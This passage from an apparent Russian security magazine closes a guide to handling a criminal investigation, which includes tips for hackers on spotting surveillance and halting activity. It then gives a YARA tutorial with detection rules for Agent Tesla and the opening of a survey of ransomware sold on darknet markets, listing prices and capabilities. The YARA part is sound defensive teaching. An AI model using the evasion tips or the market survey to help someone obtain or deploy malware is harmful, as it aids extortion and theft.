В конце концов, когда у следствия сформирована квалификация твоих действий, тебе предъявят обвинение. С обвинением ты можешь согласиться, частично согласиться или не согласиться. На этом этапе тебя обязательно допросят еще раз — уже в качестве обвиняемого, чтобы расставить все точки над «и» и понять твое отношение к уголовному преследованию (раскаиваешься или нет) и конечную позицию по твоему деянию, с которой ты предстанешь перед судом.

Заключительная часть предварительного расследования

Тебе обязательно дадут на ознакомление все материалы уголовного дела, о чем составят протокол. Ты сможешь изучить все доказательства, которые собрал следователь, и совместно с адвокатом выбрать окончательную линию защиты для суда. В протоколе ознакомления ты можешь ходатайствовать о выборе судебного производства (например в особом порядке или судом присяжных).

На этом этапе следственные действия завершены. Дальше уголовное дело направят в прокуратуру на согласование, а затем и в суд.

Признание вины, явка с повинной и особый порядок

Признавать вину или нет — решать только тебе. Главное правило: ни в коем случае не признавайся в том, чего ты не совершал. Если к тебе применяют насилие или угрозы («признавайся, а то будем бить»), пригрози, что напишешь заявление в Следственный комитет. На этом угрозы, скорее всего, закончатся, поскольку «выбивание» показаний — преступление со стороны сотрудников и влечет за собой серьезные санкции.

Когда ты действительно совершил преступление, отрицание вины — это худший вариант, если уголовное дело попадет в суд. Суд даст максимальный срок, да еще с лишением свободы.

И наоборот, уголовное производство очень гуманно к тем, кто сознается. Если ты совершил преступление впервые и признался в нем, не будет даже суда, только судебный штраф. В результате у тебя не останется судимости. Это нововведение в законодательстве. В применении судебного штрафа есть свои нюансы, подробнее читай в УПК РФ.

Что еще поможет? Явка с повинной. В старые времена она была «царицей доказательств», но сейчас это лайфхак, позволяющий скостить максимальное наказание. Даже если ты написал явку с повинной, а потом все следствие был в отрицании и тебя признали виновным на суде — явка тебя выручит.

Если условия применения судебного штрафа не выполняются — есть особый порядок. Признал полностью вину? Проси особый порядок. Тогда суд не рассматривает дело по существу, а лишь решает вопрос о санкциях. В большинстве случаев особый порядок повлечет за собой условное наказание или (если еще и ты явился с повинной) минимальный реальный срок.

Адвокат

Адвокат — твой главный инструмент защиты. Можешь нанять его сам, «по соглашению», либо воспользоваться услугами бесплатного защитника, предоставленного государством. Адвокат по назначению не просто формальность, многие из них добросовестно защищают, а знаменитые «карманные адвокаты следователя» давно остались в прошлом, поскольку назначаются не по звонку следователя, а согласно очереди, установленной в коллегии адвокатов. Зачастую назначенного защитника будет достаточно, особенно если твоя стратегия — признание вины. В этом случае эффективнее будет потратить деньги не на адвоката, а на возмещение ущерба.

Если же ты понимаешь, что тебе вменяют больше, чем ты совершил, нанимай адвоката по соглашению. Хороший защитник стоит дорого, при этом никогда не будет гарантировать тебе уход от ответственности и даже предупредит об этом прямо. Конечно, если это действительно профессионал, а не адвокат-маркетолог, который будет имитировать бурную деятельность и давать обещания за твои деньги. К сожалению, рейтингов профессионализма адвокатов нет, приходится ориентироваться на сарафанное радио, предыдущий опыт в нужной категории дел и репутацию.

ОБЩИЕ СОВЕТЫ, КАК ОБЩАТЬСЯ СО СЛЕДСТВИЕМ

Не конфликтуй с представителями государства, у них всегда больше полномочий. Особенно это касается следователя, ведь это единственный сотрудник, который реально может повлиять на судьбу уголовного дела в диапазоне от «не доказано» до «максимальный срок и худшие условия в изоляторе временного содержания и на зоне».

Субординация — важный момент. Сколько раз я видел, как подозреваемый горько расплачивается за свое развязное поведение с женщиной-следователем. И наоборот, увидев с твоей стороны уважение и понимание, следователь, вероятно, ответит тем же.

Уступать следствию тоже не стоит, ведь их работа — направлять в суд уголовные дела с как можно более тяжкими составами для улучшения статистики.

Оптимальная модель поведения — договариваться. Например, следователь часто забывает ознакомить подозреваемого с правами перед началом следственного действия. Гораздо лучше не писать жалобу, а упомянуть об этом с пониманием, попросить его пойти тебе навстречу, смягчить вину. Жалобу твою все равно не удовлетворили бы, а вот расположение следователя пригодится.

Следователь тоже человек и стремится делать свою работу по справедливости. Если видишь, что следователь мечется между совестью и требованиями начальства улучшить показатели по тяжести и количеству составов, покажи свои лучшие стороны. Дай ему понять, что ты всего лишь совершил ошибку, но теперь готов стать очередным «Кевином Митником» и учить молодых хакеров не совершать ошибки и не преступать закон.

ПАМЯТКА

- Преступления в интернете влекут более суровое наказание.
- Полиция умеет ждать, а преступники теряют бдительность.
- Если запахло паленым — немедленно прекращай темные дела.
- Каждый факт нарушения — отдельное преступление.
- Следи за признаками того, что тебя разрабатывают.
- Под тебя могут копать без возбуждения уголовного дела.
- Проконсультируйся с адвокатом по поводу тактики и заранее договорись о срочном выезде.
- Статус свидетеля не гарантирует твою безопасность.
- Подельник может тебя подставить.
- Не сопротивляйся при задержании.
- Не звони подельнику, позвони адвокату или родственникам.
- Попроси родственников привезти тебе теплые вещи для изолятора.
- Проверь время задержания и подпиши протокол.
- Особый порядок, признание и явка с повинной уменьшат твое наказание.
- Не сознавайся в том, чего не совершал, — даже под давлением.
- Бесплатный адвокат не всегда бесполезен.
- Платный адвокат не всегда хорош, выбирай по отзывам.
- Не конфликтуй со следователем, а договаривайся с ним!

YARA

ПИШЕМ ПРАВИЛА, ЧТОБЫ ИСКАТЬ МАЛВАРЬ И НЕ ТОЛЬКО

Борис Осепов
Специалист Group-IB. Увлекаюсь средствами анализа вредоносного ПО. Люблю проверять маркетинговые заявления на практике :)
mainboros777@gmail.com

Александр Мессерле
ИБтивист. Исследую в ИБ то, что движется. То, что не движется, кладу в песочницу.
nayca@mail.ru

YARA — это популярный и универсальный инструмент, который иногда называют швейцарским ножом для исследователей вредоносных программ, но использовать его можно и в других целях. Сегодня мы выступим в жанре «Сам себе антивирус» и расскажем, как с помощью YARA писать правила и искать файлы по характерным признакам.

В нашей прошлой статье («Хеш четкий и хеш нечеткий») мы рассказали, как загружали заранее классифицированные объекты и при этом полностью уповали на знания рандомных аналитиков и верили (конечно, не до конца!), что там действительно находится малварь конкретного семейства. Такое часто происходит в реальном мире, вредоносное ПО настолько быстро появляется, что информацию о том, как идентифицировать угрозу и быстро реализовать правило детектирования, порой бывает почти что вопросом жизни или смерти.

YARA — это опенсорсный инструмент, который помогает исследователям искать и классифицировать вредоносные семплы и даже проводить Threat Hunting. Утилита выполняет сигнатурный анализ на основе формальных YARA-описаний (правил). В них содержатся индикаторы компрометации для разных типов вредоносного ПО.

Фишка в том, что делать правила легко и не занимает много времени. Именно поэтому YARA используют в AlienVault, Avast, ESET, FireEye, Group-IB, Kaspersky, Trend Micro, Virus Total, x64dbg... В общем, почти все, кто имеет дело с анализом вредоносного ПО.

YARA-правила могут обрабатывать не только исполняемые файлы, но и документы, библиотеки, драйверы — все что угодно. Ими же можно сканировать сетевой трафик, хранилища данных, дампы памяти. Эти правила можно включать в другие инструменты, такие как SIEM, антифишинг, IDS, песочницы.

Давай разберемся, как же выглядят эти правила и как их составлять.

СТРУКТУРА ПРАВИЛ

Обычно правила хранятся в текстовом формате в файле .yar и состоят из двух секций:

- секции определений (strings) — содержит характерные для малвари константы, хеши, HEX-фрагменты, ссылки, строки;
- секции условия (condition) — содержит условия, по которым принимаются решения относительно анализируемого файла.

Выглядит это так:

```
rule SomeMalwareName {

meta:
author = "AuthorName"

strings:
…

condition:
…
}
```

ПРИМЕНЯЕМ YARA

Минимально необходимые секции — это название правила и его условия. Например, правилом ниже мы будем детектировать объекты только по их imphash (на тестовых объектах из предыдущей статьи):

```
import "pe"

rule MyLittleAgentTeslaRuleDetect {

condition:
    pe.imphash() == "b21a7468eedc66a1ef417421057d3157" or
    pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744"
}
```

Сохраним файл как **AT.yar** и запустим на директории с семплами Agent Tesla. Посмотрим на результат и убедимся, что правило отработало на всех представителях Agent Tesla.

```
C:\>yara64.exe -r AT.yar AgentTesla
MyLittleAgentTeslaRuleDetect AgentTesla\AT11.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT12.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT13.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT14.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT16.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT2.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT18.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT15.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT10.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT3.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT6.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT7.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT1.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT9.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT4.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT17.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT5.exe
MyLittleAgentTeslaRuleDetect AgentTesla\AT8.exe
```

Результат — все из всех.

Как ты мог заметить, правила YARA поддерживают импорт полезных модулей. Соответственно, можно написать свои модули. Вот несколько наиболее часто используемых:

- pe — функции, нужные при работе с объектами Portable Executable, например контрольная сумма imphash, метка времени создания, расположение секций;
- hash — расчет контрольных сумм и криптографических хешей;
- math — математические подсчеты, например среднее арифметическое или энтропия.

Полный список ты всегда можешь глянуть в официальной документации по YARA.

ПИШЕМ ПРАВИЛА

В опциональной секции определений можно юзать маски (wildcard, подобия регулярных выражений). Например, для шестнадцатеричных строк возможны такие маски:

- символ `?` — наличие любого байта на месте этого символа;
- диапазоны (`[4-6]` — от 4 до 6 различных байтов);
- альтернативы (логическое ИЛИ — `|`).

Рассмотрим еще один пример с несколькими правилами и продемонстрируем тебе разнообразие возможностей детектирования YARA:

```
import "hash"

rule MyExe_RUFUS {
strings:
    $my_HEX_string = { E0 38 D2 21 32 4D 1B C1 79 EC 00 70 76 F5 62
B6 }

condition:
    $my_HEX_string and hash.md5(0,
filesize) == "d35936d329ac21ac3b59c525e2054078"
}

rule MyExe_Hercules4 {
strings:
    $my_HEX_string = { 59 (E9 D8|FF) 1A 00 00 5? E8 [4-6] 94 8F }
condition:
    $my_HEX_string
}

rule MyURL_Yandex {
strings:
    $my_URL_string = "https://yandex.ru"
condition:
    $my_URL_string
}

rule MyRar_SFX {
strings:
    $winrar1 = "WINRAR.SFX" nocase wide ascii
    $winrar2 = ";The comment below contains SFX script commands"
wide ascii
    $winrar3 = "Silent=1" wide ascii
    $winrar4 = { E8 65 64 00 00 E9 78 FE FF FF}
    //$winrar4 = "sfx" nocase
condition:
    1 of them
}
```

Разберем каждое из правил:

- `MyExe_RUFUS` — правило срабатывает, если будет обнаружен указанный машинный код и совпадет хеш MD5;
- `MyExe_Hercules4` — пример правила с использованием маски по шестнадцатеричным значениям. `59 (E9 D8|FF)` — значит, что должно встретиться после байта 59 либо два байта E9 D8, либо один байт FF. `5?` значит, что здесь может быть вариация от 50 до 5F. E8 [4-6] 94 значит, что между байтами E8 и 94 могут быть любые от 4 до 6 байт.
- `MyURL_Yandex` — правило срабатывает при нахождении в объекте строки, содержащей ссылку.
- `MyRar_SFX` — пример правила для поиска архивов SFX. `"sfx" nocase` означает, что строка может быть с любой вариацией регистров символов, например `Sfx` или `SFX`. Параметр `wide ascii` означает, что в строке должно быть соответствие по ASCII-символам, которые могут кодироваться двумя байтами (wide), что типично для исполняемых бинарников.

Посмотрим, как выглядят исходные файлы для тестирования правил.

rufus-2.17p.exe	19.10.2017 17:16	Application	945 KB
HV_DETECT_FIN.exe	22.08.2017 10:42	Application	3 425 KB
Hercules4.exe	26.02.2018 12:55	Application	768 KB
HashMyFiles.exe	28.12.2017 18:15	Application	136 KB
Dear_Recipient.pdf	05.04.2018 14:03	Chrome HTML Docu...	253 KB
Dear Recipient.docx	05.04.2018 15:29	Microsoft Word Doc...	36 KB
2rufus.exe	05.04.2018 15:48	Application	945 KB

Запустим проверку с нашим правилом MyExe.yar и оценим результат.

```
C:\>yara64.exe -r MyExe.yar C:\SAMPLES
MyExe_Hercules4 C:\SAMPLES\Hercules4.exe
MyExe_RUFUS C:\SAMPLES\rufus-2.17p.exe
MyRar_SFX C:\SAMPLES\HV_DETECT_FIN.exe
MyURL_Yandex C:\SAMPLES\Dear_Recipient.pdf
```

Документы PDF и DOCX идентичны, но YARA не смогла найти строку ссылки в нем, так как формат DOCX — это архив ZIP. Для работы с ним нужно будет добавить кастомный модуль для работы с архивами, но мы не будем в это углубляться.

Самое главное — грамотно составить условие, по которому будет проверяться файл. Обычно оно комбинирует переменные из секции определения, поддерживаются логические операторы вроде **or** и **and**, скобки и константы. Например:

- `filesize` — размер файла;
- `at` — задание смещения;
- `1 of them` — хотя бы одно условие из перечисленных в правиле должно выполниться;
- `any of them` — то же самое, что «1 of them».

И так далее, полный список смотри в документации.

АВТОМАТИЗАЦИЯ

Для получения правил есть три пути: скачать готовые (ссылки — ниже), сделать самому (вариант для энтузиастов) либо заставить машину сделать их самостоятельно. В последнем случае подойдут разные генераторы, например yabin, YaYaGen, yarGen, BASS. В основном для генерации правил они находят уникальные строки в фрагментах вредоносов, но ты сам понимаешь, что это не самый надежный способ.

ПОЛЕЗНЫЕ ССЫЛКИ

Остался только один вопрос: где взять все эти готовые индикаторы компрометации (IoC) и правила? Отвечаем: есть официальный репозиторий (и его зеркало) и масса агрегаторов правил в подборке на GitHub.

Все правила, кстати, ты можешь объединить в один файл .yar. Единственное требование — у правил должны быть уникальные имена, которые будут выводиться в результате работы программы.

Юрий Скворцов
ayammsp@gmail.com

ВЫМОГАТЕЛЬСТВО КАК УСЛУГА

КТО И ЗА СКОЛЬКО ПРЕДЛАГАЕТ В ДАРКНЕТЕ ПОМОЧЬ С ВЫМОГАТЕЛЬСТВОМ


Эпидемии троянов-шифровальщиков регулярно сменяют одна другую, и их масштабы все растут. А за кулисами этой проблемы стоят дельцы, которые предлагают желающим легкий способ стать хакерами (и с хорошей вероятностью — заработать судимость). В этой статье я расскажу о том, как и за сколько в даркнете предлагают услуги и софт для вымогания денег.

Но начнем мы с того, что разберемся в истории вымогательской малвари.

ЭВОЛЮЦИЯ ЦИФРОВОГО ГОП-СТОПА

Первая зафиксированная эпидемия шифровальщика произошла в 1989 году, когда норвежский биолог Джозеф Попп разослал по почте дискету, этикетка которой обещала просветительскую информацию о СПИДе. В реальности программа внедрялась в AUTOEXEC.BAT, скрывала папки и повреждала файлы. Во время следующей загрузки пользователь видел предложение обновить лицензию ОС, отправив 189 долларов по почте в Панаму на счет компании PC Cyborg Corporation, дальше компьютер не загружался.

В основе AIDS лежала симметричная криптография, то есть для шифрования и расшифровки информации использовался один и тот же ключ, поэтому таблетку от вируса сделали довольно быстро. Поппа вскоре нашли, но признали невменяемым и отправили на лечение. Создатель первого вымогателя прославился тем, что носил на голове картонную коробку для защиты от радиации.



Предупреждение о заражении AIDS

На протяжении следующих шестнадцати лет случаи заражения программами-вымогателями были все еще редки, несмотря на развитие интернета. Все изменилось в 2005 году после того, как по сети стала распространяться вредоносная программа GPCoder.

GPCoder зашифровывал информацию, используя продвинутый для тех времен криптографический алгоритм RSA. Чуть позже появился Archievus, который энкриптил файлы только в папке «Мои документы». Оба вредоноса приносили создателям малый профит, потому что антивирусы легко их находили и удаляли.


Вредонос Vundo, который начали применять для вымогательства Bitcoin в 2009 году, тоже провалился. Программисты компании FireEye написали скрипт для расшифровки данных за несколько дней и оставили девелоперов Vundo без прибыли.

Сообщение с требованием о выкупе от Vundo

В 2011 году возник новый вид программ-вымогателей — WinLock. Вместо того чтобы зашифровывать информацию, локеры блокировали доступ к Windows и выводили на экран фейковое меню для активации ОС. Жертвам предлагали позвонить в службу поддержки или отправить SMS, чтобы получить код. За звонок и сообщение взимали плату, которая перечислялась прямиком в карман рэкетирам.

Тем не менее бизнес-модель, основанная на применении локеров, оказалась провальной. В 2012 году вымогатели заработали лишь 5 миллионов долларов. Сумма серьезная, но по меркам современных угроз — ерунда. Поэтому уже в следующем году хакеры вернулись к истокам цифрового шантажа и стали использовать модифицированную версию шифровальщика CryptoLocker.


Главное отличие CryptoLocker от Vundo заключалось в том, что зашифрованные файлы было невозможно восстановить, так как для их дешифровки требовался 2048-битный ключ, который можно было получить в онлайновой службе после оплаты. Всего лишь за два месяца доход создателей малвари достиг 27 миллионов долларов в биткойнах.



Меню оплаты CryptoLocker


В 2014 году после захвата антивирусными специалистами ботнета Gameover ZeuS, через который распространялся CryptoLocker, на рынке программ-вымогателей начали доминировать его клоны — CryptoWall и TorrentLocker. В 2016 году специалисты обнаружили первый вирус-вымогатель под названием KeRanger, предназначенный для заражения маков. Спустя несколько месяцев кибербезопасники идентифицировали многопрофильный троян Ransom32, способный инфицировать компы с Windows, Mac или Linux.

В мае 2017 года с появлением крипточервя WannaCry началась новая эра в истории цифрового гоп-стопа. WannaCry эксплойтил уязвимость EternalBlue в Windows, устанавливал бэкдор, загружал код шифровальщика и, заразив один компьютер, быстро распространялся по локальной сети. За год червь пролез в 520 тысяч устройств и нанес ущерб на 4 миллиарда долларов. Современник WannaCry — крипточервь Petya, который использовал тот же самый эксплоит Windows. Вред от «Пети» превысил 3 миллиарда долларов.



Карта заражения WannaCry

В 2018 году на электронную почту пользователей сети начали приходить письма с оригинальным вредоносом GandCrab. Вымогатели соблазняли юзеров любовными посланиями и архивами с романтичными названиями, например, Love_You_2018. Но архивы были с изюминкой — дистрибутивом, загружающим GandCrab. В 2019 году разработчики «Краба» повесили клешни на гвоздь, сорвав куш примерно в 2 миллиарда долларов.



Любовное послание от GandCrab

Эстафетную палочку перехватили злые гении, стоящие за изобретением вымогателя REvil, известного также под именем Sodinokibi. ИБ-специалисты нашли совпадения в кодах GandCrab и Sodinokibi, а также выяснили, что в обоих используются практически одинаковые функции декодирования строк. Поэтому эксперты уверены, что REvil — это прямой наследник GandCrab.

На волне хайпа вокруг WannaCry и Petya в даркнете запустили сервисы Ransomware as a Service (RaaS) — тулкиты и платформы для выполнения атак и получения выкупа. Львиная доля клиентской базы RaaS приходится на ламеров, которые стремятся срубить капусту, но не хотят ничего программировать самостоятельно. Вымогательство как услуга представляет собой модель сотрудничества между операторами программ-шантажистов и так называемыми агентами.

RANSOMWARE НА ПРОДАЖУ

На крупнейшем международном маркетплейсе я нашел десяток объявлений, связанных с программами-вымогателями. Вот они.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Автор и редакция не несут ответственности за любой возможный вред, причиненный информацией из этой статьи. Распространение вирусов и вредоносных программ — незаконное действие и влечет за собой уголовную ответственность.

1. Исходный код KingLocker на Python для Windows за 99 евро

Вендор утверждает, что после запуска исполняемого файла малварь подключается к панели управления сервером, скачивает ключ, зашифровывает данные на устройстве и открывает веб-страницу с требованием выкупа в Bitcoin. Какую-либо информацию о случаях заражения KingLocker я не обнаружил. Первое и единственное упоминание о вирусе на форуме Raid датируется 12 июля 2020 года.

2. Вредонос Sodinokibi/REvil за 2000 долларов

По сведениям Panda Security, Sodinokibi — самая прибыльная программа-шантажист по итогам четвертого квартала 2019 года. Вредонос генерирует уникальный ID и ключи для каждого устройства, зашифровывает файлы, меняет обои на рабочем столе и выводит на экран инструкцию по дешифровке, в которой указан URL-адрес формы для восстановления доступа к данным.

3. Пакет исходных кодов программ вымогателей за 15 евро

Состоит из:

- Skiddy ScreenLocker — копия трояна Exotic;
- NxRansomware — Open Source проект, загружен на GitHub в 2016 году;
- HiddenTear — первый троян-вымогатель с открытым исходным кодом, выложенный на GitHub в 2015 году;
- MyLittleRansomware — очередной опенсорс, разработанный в 2018 году;
- Jigsaw Ransomware — идентифицирован в 2016 году, назван в честь куклы Билли из «Пилы»;
- EDA2 Ransomware — собран на базе конструктора EDA2 и требует фиксированную плату за расшифровку — 0,1 BTC;
- CryptoLocker — легендарный старичок, сумевший заставить американских копов раскошелиться на 500 долларов;
- Andr0id L0cker — мобильный вымогатель, который блокирует доступ к Android;
- Shark Ransomware — был запущен как RaaS в клирнете в 2016 году.


К слову, Andr0id L0cker — единственный мобильный вымогатель, выставленный на продажу на посещенных мной теневых рынках.

4. WannaCry за 150 долларов

Троян «ХочуПлакать» еще рано хоронить, ведь в первом квартале этого года на его долю пришлось 40,5% обнаруженных случаев заражения. Но после эпидемии вируса в 2017 году Microsoft выпустила патчи для версий ОС вплоть до XP, где была устранена уязвимость, которую эксплуатировал WannaCry. Поэтому первоначальная сборка программы-шантажиста уже не может установить бэкдор для загрузки и запуска исполняемого файла на подавляющем большинстве компьютеров.

5. Модульный троян LimeRAT за 89 евро

Многофункциональный вредонос, разработанный для шифрования данных на жестком диске и флешках, установки майнера XMR, кражи данных о криптокошельках и выполнения DDoS-атак. Распространяется через файлы Excel и USB-накопители, умеет самоудаляться, если обнаружит виртуальную машину.



6. Исходный код Blackmail Bitcoin Ransomware кастомной сборки за 15 долларов

Любопытный вариант вредоноса, который можно использовать как обычный шифровальщик и инструмент для кражи Bitcoin. В режиме вымогателя программа шифрует файлы на устройстве и требует выкуп. В формате стилера троян распознаёт адреса BTC в буфере обмена и модифицирует их. Если жертва скопипастит и не проверит адрес, то битки уйдут в кошелек хакера.

7. Модульный вредонос DiamondFox за 1000 долларов

Версия DiamondFox, выпущенного в 2017 году, с обновлениями от 17 марта 2020 года. Распространяется только с помощью USB-накопителей и состоит из девяти элементов:

- Cookie Grabber — ворует куки из браузеров Firefox, Google Chrome и Microsoft Edge;
- Botkiller — находит и удаляет вредоносные скрипты;
- Video Recorder — записывает действия юзера на экране;
- программа-шантажист — автоматически расшифровывает данные после подтверждения перевода выкупа;
- криптовалютный стилер — меняет адреса BTC, BCH, LTC, ETH, DOGE, DASH, XMR, NEO и XRP;
- кейлоггер — регистрирует и передает информацию о нажатии клавиш, привязанную к дате и времени;
- файл-стилер — скачивает файлы выбранного формата и определенного размера;
- стилер паролей из браузеров и мессенджеров;
- бот для Windows x64 и x86.

Дилер не опубликовал подробную информацию о программе-вымогателе. Но, учитывая ее низкую стоимость (60 долларов), рискну предположить, что это опенсорсный проект или модификация устаревшей малвари.

8. Ransomware 2020 за 49 долларов

Продавец не написал название вредоноса, но заявил, что он был создан в 2020 году и его не может обнаружить ни один антивирус. По словам вендора, малварь использует алгоритм шифрования AES и открывает на зараженном компьютере текстовый файл с требованием о выкупе в криптовалюте.


Продолжение статьи →

